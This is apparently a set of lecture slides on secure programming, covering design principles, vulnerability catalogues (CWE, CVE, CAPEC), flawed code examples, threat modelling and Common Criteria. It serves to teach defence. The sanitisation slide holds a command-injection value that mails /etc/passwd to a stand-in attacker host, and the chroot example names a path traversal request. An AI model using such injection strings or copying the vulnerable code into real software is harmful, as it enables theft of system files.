



Secure Programming Principles and guidelines

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Outline

- What is secure programming?
- Secure programming principles
- Vulnerabilities and attacks examples
- Threat modeling



What is secure programming?

- the process of developing software
 - ... resistant to tampering and/or compromise
- handle information resources maintaining their
 - *confidentiality*
information not made available or disclosed to unauthorized individuals, entities, or processes
 - *integrity*
information is accurate, complete and valid, and has not been altered by an unauthorized action
 - *availability*
information must be available when needed

Why secure programming?

- cybercrime costs estimated to over \$2 trillion by 2019
- the main cause? ... software vulnerabilities
 - 100 billion LOC written for commercial purposes every year
 - estimated errors rate = 1 / 10.000 lines of code
 - attackers exploit vulnerabilities faster than user install patches
 - e.g. 2004 Witty worm
- writing secure code
 - ... better than reacting to vulnerabilities

The cost(s) of fixing vulnerable code

- a long process with lots of people involved
 - find vulnerable code
 - fix the code
 - test the fix
 - test the setup of the fix
 - create/test international versions
 - write documentation
 - contact customers (with the bad publicity)
- all these people should be writing new code!
- writing secure code takes longer...
 - but costs less in the long run!

The attacker's advantage and the defender's dilemma

1. The defender must defend all points; the attacker can choose the weakest point
2. The defender can defend only against known attacks; the attacker can probe for unknown vulnerabilities
3. The defender must be constantly vigilant; the attacker can strike at will
4. The defender must play by the rules; the attacker can play dirty

**source: Howard and
LeBlanc, Writing Secure
Code, Microsoft Press**



Secure by design

- develop threat models
 - should be completed during the design phase
- adhere to design/coding guidelines
 - fixing all bugs as soon as possible
 - guidelines evolving over time
- learn from your mistakes
 - code checked against previously fixed vulnerabilities
- simplify code and security model
 - shed unused/insecure features
 - old code more chaotic and harder to maintain
- penetration testing
 - before application release

Secure by default

- only main features installed by default
 - additional features installed on user request
 - with an easy mechanism
- code run always with least privilege
 - i.e. not run with admin privileges unless necessary
- resources appropriately protected
 - identify sensitive data and critical resources
 - define business-defined access requirement
 - choose appropriate access control technology
 - e.g. embedded in code, file system security attributes
 - convert access requirements into ACLs

Secure in deployment

- system maintainable after user installation
 - application difficult to deploy/administer
 - hard to keep secure against new threats
- security functionalities exposed by application to administrators
 - e.g. easy access to application security settings/configurations
- roll out security patches as soon as possible
 - but not too fast
 - easy to introduce more errors
- teach user to use securely the system
 - in an understandable way
 - e.g. online help, documentation, cues on-screen

Architect and design for security policies

- software architectures and products ready enforce security policies
- implement different interconnected subsystem
 - each with appropriate privilege set

Keep it simple (1)

- keep the design as simple and small as possible
- complex designs increase the likelihood of implementation errors
- example: simple function to check if a string represents a number ...

```
public static bool IsInt32IsDigit( string input )
{
    for each (Char c in input) {
        if (!Char.IsDigit(c)) {
            return false; }
    }
    return true;
}
```

Keep it simple (2)

- ... instead of a complex one

```
public static bool IsInt32Regex( string input )  
{  
    return Regex.IsMatch(input, @"^\d+$");  
}
```

Default deny (1)

- access decisions based on permission
 - ... rather than exclusion
- default allow is not good
- in this example access is granted (!) if `IsAccessAllowed` fails (!!)
- e.g. returns `ERROR_NOT_ENOUGH_MEMORY`

```
int dwRet = IsAccessAllowed(...);
if (dwRet == ERROR_ACCESS_DENIED) {
    // security check failed
    // inform user that access is denied
} else {
    // security check OK
}
```

Default deny (2)

- default deny is to be preferred
- in this example access is denied if IsAccessAllowed fails (e.g. returns `ERROR_NOT_ENOUGH_MEMORY`)

```
int dwRet = IsAccessAllowed(...);
if (dwRet == NO_ERROR) {
    // secure check OK
    // perform task
}
else {
    // security check failed (or error)
    // inform user that access is denied
}
```

Adhere to the least privilege principle

- every process executed with the least set of privileges necessary to complete the job
- any elevated permission held for the minimum time
- e.g. Sendmail mailserver on UNIX
 - root permissions needed in UNIX to bind program to port<1024
 - mailserver run as root to bind with port 25
 - ... but does not give up permission after binding

Sanitize data sent to other systems (1)

- check the correctness of all data exchanged
 - data sent to subsystems
 - e.g. command shells, relational databases
- example: application gets mail address from the user and then sends e-mail via external MUA

```
sprintf( cmd, "/bin/mail %s < /tmp/email", addr );  
system( cmd );
```

```
// if input (addr) is not sanitized ...  
// "fake@my.com; cat /etc/passwd|mail x@bad.net"
```


Sanitize data sent to other systems (2)

- solution: sanitize with whitelisting
- better: completely reject string (and signal error)
 - more appropriate to stay on the safe side

```
static char ok_chars[] = "abcdefghijklmnopqrstuvwxyz  
ABCDEFGHIJKLMNOPQRSTUVWXYZ1234567890_-.@";
```

```
char user_data[] = "Bad char 1:} Bad char 2:{";  
char *cp = user_data; //cursor into string  
const char *end = user_data + strlen(user_data);  
for ( cp += strspn(cp, ok_chars);  
      cp != end; cp += strspn(cp, ok_chars) ) {  
    *cp = '_'; }  
}
```

Defense in depth

- manage risks with multiple defensive strategies
- if one layer of defense fails
 - ... another layer of defense can prevent a security flaw to be exploited
- example: protection of data travelling in enterprise system
 - basic solution: corporate-wide firewall
 - what if attacker get past firewall?
 - defense in depth:
 - encrypt channels between system components
 - firewalls on servers with data stored unencrypted

Use effective quality assurance techniques

- e.g. fuzz testing, penetration testing, source code audits
- help in identifying and eliminating vulnerabilities
- use independent security reviews
- example: test system role definitions
 - check system users can access only permitted pages
 - log-in with every possible role
 - use a web spidering tool
 - e.g. `wget -r -D <domain> <target>`
 - `-r` to collect recursively the web-site's content
 - `-D` option to restrict request only for specified domain

Learn from mistakes

- gather information on exposed security problems
 - how security error occurred
 - other code areas checked for the same error
 - how to prevent similar errors in future
 - updates to analysis tools / coding guidelines
- every bug is a learning opportunity
 - time investigating bugs is well spent
 - bugs prevention faster than fixing

Minimize the attack surface

- more code / more network protocols enabled
 - more potential entry points for attackers
- users enabling feature only when needed
- open entry points must be accounted
 - open TCP/UDP sockets
 - open named pipes
 - open RPC endpoints
 - services running by default / with elevated privileges
- entry points used in threat modelling
 - to identify enabled attacks

Backward compatibility always gives grief

- application uses a protocol
 - years later protocol found insecure
 - new (secure) protocol, but not backward compatible
 - everybody must upgrade to new version → old insecure protocol lives forever!
- solution: give users choice
 - businesses in high security environments will upgrade to new version
- better solution: ship products with secure defaults
 - avoid the problem instead of solving it afterwards

Assume external systems are insecure

- any data received from outside system is insecure
 - especially (but not only) input from users
 - unless proven otherwise: validate all input!
- external servers potential point of attack
 - client-side code must not assume talking with real server
 - e.g. DNS cache poisoning
- do not rely only on client-side input validation
 - attackers forge packets bypassing the client application
 - security MUST BE server-based!

Plan on failure

- make security contingency plans: what happens if
 - firewall breached
 - web site defaced
 - application is compromised
- "it will never happen" is never the answer!
 - failure is inevitable: plan on it
 - reduce the risk as much as possible
 - minimize the damage if failure happens

Fail to a secure mode

- default deny approach
 - resource accessed only with explicit permission
- example: firewall access rules
 - packet traverse only when matches rules
 - easier to write rules with default deny
 - less prone to mistakes
- example: input validation
 - only accept valid input
 - impossible to identify all possible malicious input
 - attacker black box analysis to find unchecked input

Remember that security features != secure features

- adding security features to application not enough
 - correct features...
 - ... implemented correctly
- example: SSL/TLS
 - useless if client-server communication is not sensitive
- solution: threat modelling
 - security features for sensitive assets
 - tailored for possible attacks

Never depend on security-by-obscurity alone

- assume attacker know all source code / application design
- example: vulnerable web server
 - public exploit on TCP port 80
 - cannot be turned off
 - partial mitigation: listen on another port
 - vulnerability still there
 - port scanning to find non-standard open ports




Do not mix code and data

- code and data commonly mixed
 - macros in spreadsheets
 - executable attachments in e-mails
 - HTML data with JavaScript code
- if not possible to avoid
 - code disabled by default
 - user explicitly allow code execution
 - example: last versions of Microsoft Office
 - macros executed only with user permission

Fix security issues correctly

- when a security issue is found ... it's not enough to fix it
 - review all code for similar issues
- fixes implemented as near as possible to issue location
 - example: bug in a function
 - fix the function directly, not caller function
 - attacker bypass caller function and use flawed function directly
- many similar bugs → probable root cause
 - fix the root cause, do not stop to single bugs
 - avoid code complication over time

Define a trust boundary



Protecting secret data (1)

- storing secret information in software
 - e.g. encryption/signing keys, passwords
 - impossible in a secure way with current hardware
- attacker can easily access data
 - physical access to machine, admin privileges
 - attacker are always admin of their machines!
- solution: make attack too much difficult
 - not worthwhile executing the attack

Protecting secret data (2)

- different ways to access data
 - read unencrypted data from the source
 - e.g. registry key, file, memory
 - more difficult for data built at runtime by application
 - e.g. secret created by hashing together known variables at runtime
 - attach debugger to read data at runtime
 - asynchronous events of OS
 - e.g. secret in memory, paged to page file
 - attacker has access to page file, is admin

Protecting secret data (3)

- sometimes useless to store secret
 - for verifying another entity, e.g. user
 - just use a verifier
 - hash of secret (password) stored in application
 - user inserts password
 - application computes hash of inserted password ...
 - ... and check it against stored hash
 - available hash functions in cryptographic libraries
 - e.g. OpenSSL, Microsoft Data Protection API (DPAPI)

Adopt a secure coding standard

- develop and/or apply a secure coding standard
 - for your target development language
 - for your platform
- example: CMU SEI CERT Coding Standards
 - SEI = Software Engineering Institute
 - CMU = Carnegie-Mellon University
 - CERT = Computer Emergency Response Team
 - adopted by big companies
 - e.g. Cisco, Oracle
 - for C, C++, Java, Perl, Android
 - collections of detailed rules with a specific scope
 - with practical code examples
 - <https://wiki.sei.cmu.edu/confluence/display/seccode/SEI+CERT+Coding+Standards>

Validate input

source: SEI Cert Top 10
Secure Coding Practices

- ... from all untrusted data sources
 - e.g. all the inputs from the users
 - command line arguments, network interfaces, environmental variables, and user controlled files
- proper input validation can eliminate most software vulnerabilities
 - e.g. SQL injection



Heed compiler warnings

- compile code using the highest warning level available for your compiler
 - e.g. `gcc -Wall`
- eliminate all warnings
 - by modifying the code, if needed
- can catch bugs hard to find in testing
 - e.g. assignment in conditional
 - `if (x = 5) /* instead of x==5, will evaluate always to true*/`
`{`
 `/* ... */`
`}`

source: SEI Cert Top 10
Secure Coding Practices





Attacks and vulnerabilities

Common Weakness Enumeration (CWE)

- a community-developed dictionary of software weakness types
 - maintained by MITRE Corporation
- software weaknesses
 - flaws, bugs, vulnerabilities, etc. in software implementation
 - may lead to software vulnerabilities
- language for describing software security weaknesses in architecture, design, or code
 - for developers and security practitioners
- to compare tools targeting these weaknesses
- a common baseline definition for weakness identification, mitigation, and prevention efforts

Common Vulnerabilities and Exposures (CVE)

vulnerability

a mistake in software that can be directly used by a hacker to gain access to a system or network

exposure

a security incident where a vulnerability has been taken advantage to perform unauthorized activities on a system or network

Common Vulnerabilities and Exposures (CVE)

- a dictionary of common names for publicly known cybersecurity vulnerabilities:
 - a unique CVE identifier number
 - a brief description of the security vulnerability or exposure
 - references (i.e. vulnerability reports and advisories)
- cross referenced with CWEs
- maintained by MITRE Corporation

CVE example: "Meltdown"

- CVE-ID: CVE-2017-5754
 - <https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-5754>
 - <https://nvd.nist.gov/vuln/detail/CVE-2017-5754>
- description
 - *systems with microprocessors utilizing speculative execution and indirect branch prediction may allow unauthorized disclosure of information to attacker with local user access via side-channel analysis of data cache*
- references
 - <https://googleprojectzero.blogspot.com/2018/01/reading-privileged-memory-with-side.html>
- related CWE: CWE-200 information exposure

CWE example: information exposure

- CWE-200
 - <http://cwe.mitre.org/data/definitions/200.html>
- description
 - *intentional or unintentional disclosure of information to an actor that is not explicitly authorized to have access to that information*
- phase of introduction
 - architecture and design, implementation
- likelihood of exploit: high
- common consequences
 - scope: confidentiality
 - impact: read application data

Examples of vulnerabilities

- OpenSSL security vulnerabilities
 - <https://www.openssl.org/news/vulnerabilities.html>
- Java security vulnerabilities
 - <https://www.oracle.com/technetwork/topics/security/alerts-086861.html>
- Qualys Top 10 vulnerabilities
 - <https://www.qualys.com/research/top10/>
- top 50 products by total number of distinct vulnerabilities
 - <https://www.cvedetails.com/top-50-products.php>

National Vulnerability Database (NVD)

- U.S. government repository of standards based vulnerability management data
 - enables automation of vulnerability management
 - enables security measurement
 - enables compliance
 - includes databases of security checklists
 - describes security related software flaws, misconfigurations, product names
 - provides impact metrics
- <https://nvd.nist.gov>

National Vulnerability Database (NVD)

- CVE list feeds NVD
 - built upon the CVE entries
 - enhanced with
 - fix information
 - severity scores, and
 - impact ratings.
- NVD CVE scores
 - quantify the risk of vulnerabilities with equations
 - based on metrics
 - e.g. access complexity and availability of a remedy

Common Attack Pattern Enumeration and Classification (CAPEC)

- community resource for identifying and understanding attacks
- dictionary of common attack patterns
- for each attack pattern
 - defines a challenge that an attacker may face
 - provides a description of the common technique(s) used to meet the challenge
 - presents recommended methods for mitigating an actual attack
- targeted to developers, analysts, testers, and educators
 - to advance understanding of attacks and enhance defenses
- publicly available at <https://capec.mitre.org>

Some Well-Known Attack Patterns

- HTTP Response Splitting ([CAPEC-34](#))
- Cross Site Request Forgery ([CAPEC-62](#))
- buffer overflow ([CAPEC-100](#))
- clickjacking ([CAPEC-103](#))
- relative path traversal ([CAPEC-139](#))

Buffer Overflow


- [CAPEC-100](https://capec.mitre.org/data/definitions/100.html)
 - <https://capec.mitre.org/data/definitions/100.html>
- buffer overflow attacks target improper or missing bounds checking on buffer operations
 - typically triggered by input injected by an adversary
- an adversary is able to write outside the boundaries causing
 - a program crash
 - potentially redirection of execution as per the adversary's choice

Buffer Overflow

- attack prerequisites
 - targeted software performs buffer operations
 - targeted software inadequately performs bounds-checking on buffer operations
 - adversary has the capability to influence the input to buffer operations
- typical severity: very high
- typical likelihood: high
- attacker skills or knowledge required: low
 - in most cases, does not require advanced skills
 - ability to notice an overflow + stuff an input variable with content

How does the stack work?

- at each procedure / function call:
 - the return address is saved into the stack
 - local variables are allocated in the stack



Buffer overflow: an example

```
void BO_example (char *prod_name)
{
    char query[100] =
        "SELECT * FROM product WHERE ProductName='";
    strcat (query, prod_name);
    strcat (query, "'");
    // now exec query
    ...
}
```

If prod_name contains more than 100-43=57 bytes then we have a buffer overflow:

- the query is executed correctly...
- ... but at the end of the function the CPU executed the machine code at position 58 of prod_name

Buffer Overflow: attack steps

- explore
 - the adversary identifies a buffer to target:
 - allotted on the stack or the heap
 - the exact nature of attack VARIES depending on the location of the buffer
 - the adversary identifies an injection vector
 - = deliver the excessive content to the targeted buffer

Buffer Overflow: attack steps

- experiment
 - **adversary crafts the content to be injected**
 - intent = cause the software to crash
 - just put an excessive quantity of random data
 - intent = execution of arbitrary code
 - craft a set of content that overflows the targeted buffer in such a way that the overwritten return address is replaced with one pointing to code injected by the adversary

Buffer Overflow: attack steps

- exploit
 - **the adversary injects the content into the targeted software**
 - the system either crashes or control of the program is returned to a location of the adversaries' choice
 - can result in
 - execution of arbitrary code or
 - escalated privileges

Buffer Overflow: sample attack (1)

- strcpy(destination buffer, source buffer)
 - stops copying when hits first null byte in source buffer
 - ... but does not check available space at destination
- unsafe code
 - especially if szData untrusted (e.g. user-controlled input)

```
void CopyData( char *szData )
{
    char cDest[32];
    strcpy( cDest, szData );
    // use cDest
    ...
}
```

Buffer Overflow: sample attack (2)

- strncpy(destination buffer, source buffer, num byte)
 - copies at most the specified number of bytes
- safe code (if your calculations are correct!)

```
void CopyData( char *szData, DWORD cbData) {  
    const DWORD cbDest = 32;  
    char cDest[cbDest];  
    if (szData != NULL && cbDest > cbData)  
        strncpy(cDest,szData,min(cbDest,cbData));  
    //use cDest  
    ...  
}
```


Buffer Overflow: mitigations

- indicators-warnings of attack
 - difficult to detect
 - long inputs that make no sense needed to make the system crashes
 - the adversary may need some trials
 - a few hit-or-miss attempts may be recorded in the system event logs

Buffer Overflow: mitigations

- solutions and mitigations
 - use a language or compiler that performs automatic bounds checking
 - use secure functions not vulnerable to buffer overflow
 - if you have to use dangerous functions, make sure that you do boundary checking
 - compiler-based canary mechanisms
 - e.g. StackGuard, ProPolice and the Microsoft Visual Studio /GS flag
 - use OS-level preventative functionality
 - not a complete solution
 - use static source code analysis tools to identify potential buffer overflow weaknesses in the software

Buffer Overflow: secure programming principles

- validate input
- heed compiler warnings
- default deny
- least privilege
- sanitize data sent to other systems
- use effective quality assurance techniques
- adopt a secure coding standard

Software Vulnerabilities Classifications

- CWE: comprehensive, but not organized by relevance
- Fortify Taxonomy (general)
 - <https://vulncat.fortify.com/en>
- OWASP Top 10 (for web applications)
 - <https://owasp.org/www-project-top-ten/>



Fortify Taxonomy: The 7 Kingdoms

1. Input Validation and Representation
2. API Abuse
3. Security Features
4. Time and State
5. Errors
6. Code Quality
7. Encapsulation

Note: some vulnerabilities may belong to more kingdoms

Fortify Taxonomy: 1. Input Validation and Representation

- Security problems are caused by trusting untrusted input
- The most prevalent and most dangerous class
- Examples:
 - buffer overflows
 - format strings
 - The following code overflows c because the double type requires more space than is allocated for c.
 - ```
void formatString(double d) {
 char c;
 scanf("%d", &c)
}
```
  - code injection (e.g., SQL injection, XSS)

## Fortify Taxonomy: 2. API Abuse

- Security issues arise from not respecting an API contract or from misinterpreting the behavior of API functions
- Examples of not respecting API contract:
  - not checking the value returned by the callee
  - not checking the passed arguments
- Example of misinterpreting API behavior
  - Improper use of the `chroot()` system call could allow attackers to escape a chroot jail
  - chroot jail: a process can access only subdirectories of chroot argument
  - avoids process accessing unauthorized files (e.g. FTP server)...
  - ... if `chroot()` is used properly! Consider the following source code from a FTP server:
  - ```
chroot("/var/ftpboot");  
... // should call chdir("/"), the attacker can request "../..../etc/passwd"  
fgets(filename, sizeof(filename), network);  
localfile = fopen(filename, "r");  
while ((len = fread(buf, 1, sizeof(buf), localfile)) != EOF) {  
    fwrite(buf, 1, sizeof(buf), network);  
}  
fclose(localfile);
```

Fortify Taxonomy: 3. Security Features

- Security problems come from not using security features properly
- Examples:
 - improper use of access control, cryptography, privilege management, etc.
 - example: The following code reads a password from a properties file and uses the password to connect to a database.
...

```
Properties prop = new Properties();  
prop.load(new FileInputStream("config.properties"));  
String password = Base64.decode(prop.getProperty("password"));  
DriverManager.getConnection(url, usr, password);  
// anyone with access to config.properties can read the base64-encoded password!
```
 - leaking privileged information
 - example: The following Java code converts a password from a character array to a String
 - ```
private JPasswordField pf;
final char[] password = pf.getPassword();
String passwordAsString = new String(password);
```
    - in Java strings are immutable, only removed from memory by JVM garbage collector
    - no guarantees of garbage collector execution
    - password can be retrieved in memory dump after a program crash



# Fortify Taxonomy: 4. Time and State

- Security problems arise from unexpected interactions between threads, processes, etc or from bad timing
- Examples: race conditions
  - e.g. authentication runs concurrently with check of authentication result
  - The following Node.js code checks a user against a database for authentication

```
var authenticated = true;
database_connect.query('SELECT * FROM users WHERE name == ? AND password = ? LIMIT 1',
userNameFromUser, passwordFromUser, function(err, results){
 if (!err && results.length > 0) authenticated = true;
 else authenticated = false;
}
// callback is blocked by database IO, the following code may be executed before DB interrogation
if (authenticated){
 //do something privileged stuff
 authenticatedActions();
}else sendUnathenticatedMessage();
```

# Fortify Taxonomy: 5. Error Handling

- Security problems may arise from missing, poor or improper error handling
- Examples:
  - a missing error handling causes the program to continue in case of error, with unpredicted behavior
    - example: empty catch block
    - ```
try {  
    doExchange();  
}  
catch (RareException e) {  
    // this can never happen  
}
```
 - a missing error handling may cause the generation of an exception that leaks sensitive information
 - example: [list of possible information leaks due to Java exceptions from CMU-SEI](https://www.sei.cmu.edu/research/errata/errata.html)

Fortify Taxonomy: 6. Code Quality

- Security problems caused by poor code quality
- Examples:
 - not respecting coding guidelines may lead to unexpected behaviors
 - e.g. arithmetic operation on boolean in C
 - e.g. erroneous string compare in Java
 - ```
if (args[0] == STRING_CONSTANT) {
 logger.info("miracle"); // branch never taken
}
```
    - e.g. double free() in C/C++ may cause two later calls to malloc to return the same pointer
    - ```
char* ptr = (char*)malloc (SIZE); //ptr = 0x1234  
...  
if (abrt) {  
    free(ptr); //0x1234 freed  
}  
...  
free(ptr); //0x1234 freed  
char* ptr1 = (char*)malloc (SIZE); //ptr1 = 0x1234  
char* ptr1 = (char*)malloc (SIZE); //ptr2 = 0x1234
```

Fortify Taxonomy: 7. Encapsulation

- Security problems caused by not properly implementing strong boundaries
- Examples:
 - not protecting code in a browser from other code running in the same browser (e.g. cross-session contamination)
 - example: HTML5 provides sessionStorage reserved for invoking page, and localStorage which is persistent among page/browser instances for the same website
 - saving user credit card data in localStorage not a good idea!
 - not separating user data from another user data
 - example: service on INPS website for requesting COVID-19 welfare check
 - after accessing the website, users are presented with other users private data
 - not separating data users are allowed to see from private data
 - example: launching printStackTrace() to handle Java exceptions leaks system data to users



Threat modelling

Threat modelling

- crucial activity in developing secure application
 - to identify vulnerabilities in software
- not effective if you don't
 - involve the entire software development team
 - start early in the design phase
 - perform it for every release / patch of the software



Threat modelling: definitions

***threat* is an undesired event that may damage or compromise an asset or objective**

- there are alternative definitions
- may or may not be malicious in nature

***asset* is a resource of value**

- can vary by perspective
 - (business) information / data (e.g. customer data)
 - and its availability
 - (business) intangible (e.g. a company's reputation)
 - (attacker) the ability to misuse your application
 - to access unauthorized data / perform privileged operations

Threat modelling: benefits

- finding security bugs early
- improved understanding of security requirements
- engineer better products and services
- addresses security issues hidden in design
- develop *secure by design* solutions



Threat modelling: participants

- threat modelling is a team activity
- involves all members of development and test teams
 - application architects
 - security professionals
 - developers
 - testers
 - system administrators
- all members must work together
 - ...to identify exposures in the application design of a system



Threat modelling: questions

- must answer the following questions
 - what is being built?
 - i.e. the purpose of the threat model
 - what are the requirements?
 - what could go wrong?
 - abuse and exception cases
 - what are the possible bugs?
 - what can be done to address the issues?
 - i.e. the mitigations



Threat modelling: approaches

- software-centric: focuses on the development
 - weaknesses and vulnerabilities to be introduced during the various development phases
- asset-centric: focuses on the assets
 - i.e. data processed by the software
 - identifies scenarios that might compromise them or lead to non-compliance
- attacker-centric: focuses on attackers
 - e.g. skill-set and motivation to exploit vulnerabilities,
 - identify how attackers may compromise applications, systems or services



Threat modelling: software-centric approach

- answers the following questions
 - how is software designed and constructed?
 - what are the languages, components and runtimes used?
 - what are the relevant coding practices followed?
 - how is software built and integrated?
- may use advanced modelling tools
 - software architecture diagrams
 - data-flow diagrams (DFD)
 - use case diagrams
 - component diagrams



Threat modelling: asset-centric approach

- must answer the following questions
 - what are the assets entrusted to system /software?
 - what is their estimated value?
 - what are the consequences to compromise or loss of the assets?
 - how are those information assets protected?
- use modelling tools
 - attacks against the assets typically expressed with attack trees / graphs



Threat modelling: attacker-centric approach

- must answer the following questions
 - who is authorized and who is not?
 - how are users authenticated?
 - what privileges do users have?
 - have they the minimum number of privileges
 - how is the software intended to be used?
 - how can the software be abused?
- attack trees also help in this case




Threat modelling: attack trees

- conceptual diagrams
 - link assets/targets to steps to perform to mount an attack
 - mainly used to describe
 - threats on computer systems
 - attacks to realize those threats
 - also used in a variety of applications
- one root, leaves, and children
 - (bottom up) *children nodes* are conditions
 - if the expression they describe → the parent *node* is TRUE as well
 - when the *root* is TRUE, the attack is complete
- attack trees easily become large and complex
 - up to thousands attack paths



Threat modelling: attack tree example



Threat modelling: process (1)

- Step 1: identify assets
 - identify the assets that may need protection
 - assets classified according to data sensitivity and their intrinsic value to a potential attacker
 - e.g. confidential data (your customer or orders database), web pages, web site availability
- Step 2: create an architecture overview
 - identify what the application does
 - define use cases and misuse cases
 - build the architecture diagram
 - formal description and representation of your system
 - identify the technologies used
 - e.g. programming languages, OSes

Threat modelling: process (2)

- Step 3: decompose the application
 - identify trust boundaries surrounding the assets
 - identify data flow
 - especially across trust boundaries
 - identify entry points
 - ... also attacks' entry points
 - identify privileged code
 - accesses secure resources
 - performs privileged operations
 - document the security profile of the application
 - helps to uncover vulnerabilities in all phases
 - application design, implementation, deployment, configuration

Threat modelling: process (3)

- Step 4: identify the threats
 - that could affect the application, given the attacker's goals, architecture and potential vulnerabilities
 - STRIDE threat classification methodology
 - *Spoofing*: illegally obtain and use users credentials
 - *Tampering*: maliciously modify data
 - e.g. DB contents or network data flows
 - *Repudiation*: perform illegal operations in a system unable to trace the prohibited operations
 - *Information disclosure*: read data without permission
 - *Denial of service*: deny access to valid users
 - *Elevation of privilege*: gain privileged access to resources to compromise the system

Threat modelling: process (4)

- Step 5: document the threats using a common threat template
 - threat description
 - e.g. attacker obtains authentication credentials by monitoring the network
 - threat target
 - e.g. web application user authentication process
 - risk rating
 - according your own scale
 - attack techniques
 - e.g. use of network monitoring software
 - countermeasures
 - e.g. use TLS to provide encrypted channel

Threat modelling: process (4)

- Step 6: rate the threats
 - to prioritize and address the most significant threats first
 - weighs the probability of the threat
 - ...against damage caused by a successful attack
 - e.g. with the DREAD model
 - *Damage potential*: how great is the damage if the vulnerability is exploited?
 - *Reproducibility*: how easy is it to reproduce the attack? What skills attackers must have?
 - *Exploitability*: how easy is it to mount the attack?
 - *Affected users*: how many users are affected?
 - *Discoverability*: how easy is it to find the vulnerability?



Threat modelling: outcome

- the threat model
 - i.e. the document that identifies
 - asset, actors, use and misuse cases
 - relevant threats
 - weaknesses that could be exploited
 - countermeasures
- threat modelling is an iterative process
 - the threat model evolves with the software development process



Microsoft Threat Modeling Tool (2016)

- designed to guide software developers through the threat modelling process:
 - offers automatic threat generation using the STRIDE per interaction approach
 - supports user-defined threat modelling template
 - extensible with user-defined threats
 - graphically identifies processes and data flows associated to an application or service
 - only for Windows
 - freely available at Microsoft website







Common Criteria (CC)

Common Criteria (CC)


- Common Criteria for Information Technology Security Evaluation
- basis for an international agreement: Common Criteria Recognition Arrangement (CCRA)
 - products evaluated by independent licensed laboratories
 - checks for the fulfillment of security properties with varying levels of assurances
 - CC certification process based on supporting documents for specific technologies
 - e.g. smart cards, integrated circuits,
 - CC certification of a product security properties issued by Certificate Authorizing Schemes
 - based on laboratories evaluations
 - Italy CAS
 - Organismo di Certificazione della Sicurezza Informatica (OCSI)
 - part of Agenzia per la Cybersicurezza Nazionale (ACN)
 - <https://www.ocsi.gov.it/>
- certificates recognized by all CCRA members



CC general model: security concepts and relationships



CC general model: evaluation concepts and relationships



Common Criteria objectives

- common standard for evaluating and certifying IT system security
- security evaluations are independent but comparable
 - common security requirements and assurance levels
 - constraints on the evaluation methodology
- Common Methodology for Information Technology Security Evaluation (CEM)
 - minimum actions that evaluators must take in their assessments
- evaluation methodology not comprised in Common Criteria standard
 - each nation defines its Evaluation Scheme (ES)



CC main concepts

- Target of Evaluation (TOE)
 - the system or component under evaluation
 - e.g. application, Operating System
 - a TOE has Security Functional Requirements (SFR)
 - individual security functions provided by the TOE (e.g. user authentication)
 - a TOE has Security Assurance Requirements (SAR)
 - how security functions provide assurance (e.g. vulnerability assessment, testing)
- TOE Security Functionality (TSF)
 - TOE parts necessary for the enforcement of SFRs
- Protection Profile (PP)
 - set of security requirements for a category of TOEs
- Security Target (ST)
 - set of security requirements and specifications to test a specific TOE
- a TOE can be evaluated to ensure that its TSFs satisfy the requested STs

CC assurance components

- evaluation based on multiple assurance components
- components may be actions from the developer or the evaluator
- elements grouped in classes
 - APE: PP Evaluation
 - ACE: PP Configuration Evaluation
 - ASE: ST Evaluation
 - ADV: Development
 - AGD: Guidance Documents
 - ALC: Life-Cycle Support
 - ATE: Tests
 - AVA: Vulnerability Assessment
 - ACO: Composition
- classes subdivided in families
- components with increasing levels of depth/rigour

CC: the Vulnerability Assessment Class

- addresses the possibility of exploitable vulnerabilities introduced in the development or the operation of the TOE
- comprises two families:
 - Vulnerability analysis (AVA_VAN)
 - determine whether potential vulnerabilities identified during the evaluation of the development and anticipated operation of the TOE or by other methods can allow attackers to violate the SFRs
 - Composite vulnerability assessment (AVA_COMP)
 - determine the exploitability of flaws or weaknesses in the composite product as a whole in the intended environment



CC: Vulnerability analysis family

- five level of components
 - with increasing rigour of vulnerability analysis by the evaluator
 - with increasing level of attacker potential to identify and exploit vulnerabilities
- AVA_VAN.1 Vulnerability survey
- AVA_VAN.2 Vulnerability analysis
- AVA_VAN.3 Focused vulnerability analysis
- AVA_VAN.4 Methodical vulnerability analysis
- AVA_VAN.5 Advanced methodical vulnerability analysis
- penetration testing comprised in all levels
 - again, with increasing rigour due to increased expected attacker potential

CC: AVA_VAN.1 Vulnerability survey

- Developer action elements
 - AVA_VAN.1.1D: The developer shall provide the TOE for testing.
- Evaluator action elements
 - AVA_VAN.1.1E: The evaluator shall confirm that the information provided meets all requirements for content and presentation of evidence.
 - AVA_VAN.1.2E: The evaluator shall perform a search of public domain sources to identify potential vulnerabilities in the TOE.
 - AVA_VAN.1.3E: The evaluator shall conduct penetration testing, based on the identified potential vulnerabilities, to determine that the TOE is resistant to attacks performed by an attacker possessing Basic attack potential.

CC: AVA_VAN.2 Vulnerability analysis

- Developer action elements
 - AVA_VAN.1.1D: The developer shall provide the TOE for testing.
 - **AVA_VAN.2.2D: The developer shall provide a list of third party components included in the TOE and the TOE delivery.**
- Evaluator action elements
 - AVA_VAN.2.1E: The evaluator shall confirm that the information provided meets all requirements for content and presentation of evidence.
 - AVA_VAN.2.2E: The evaluator shall perform a search of public domain sources to identify potential vulnerabilities in the TOE **the components in the list of third party components, and specific IT products in the environment that the TOE depends on.**
 - **AVA_VAN.2.3E: The evaluator shall perform an independent vulnerability analysis of the TOE using the guidance documentation, functional specification, TOE design and security architecture description to identify potential vulnerabilities in the TOE.**
 - AVA_VAN.2.4E: The evaluator shall conduct penetration testing, based on the identified potential vulnerabilities, to determine that the TOE is resistant to attacks performed by an attacker possessing Basic attack potential.

CC: Evaluation Assurance Levels (EAL)

- Evaluation Assurance Levels (EAL) quantify assurance achieved through evaluation
- EAL1 – functionally tested
- EAL2 – structurally tested
- EAL3 – methodically tested and checked
- EAL4 – methodically designed, tested and reviewed
- EAL5 – semiformally designed and tested
- EAL6 – semiformally verified, designed and tested
- EAL7 – formally verified, designed and tested
- evaluation should include components with increasing level of rigour of higher EAL
 - e.g. Vulnerability Analysis
 - EAL1 → AVA_VAN.1 Vulnerability survey
 - EAL2/3 → AVA_VAN.2 Vulnerability analysis
 - EAL4 → AVA_VAN.3 Focused vulnerability analysis
 - EAL5 → AVA_VAN.4 Methodical vulnerability analysis
 - EAL6/7 → AVA_VAN.5 Advanced methodical vulnerability analysis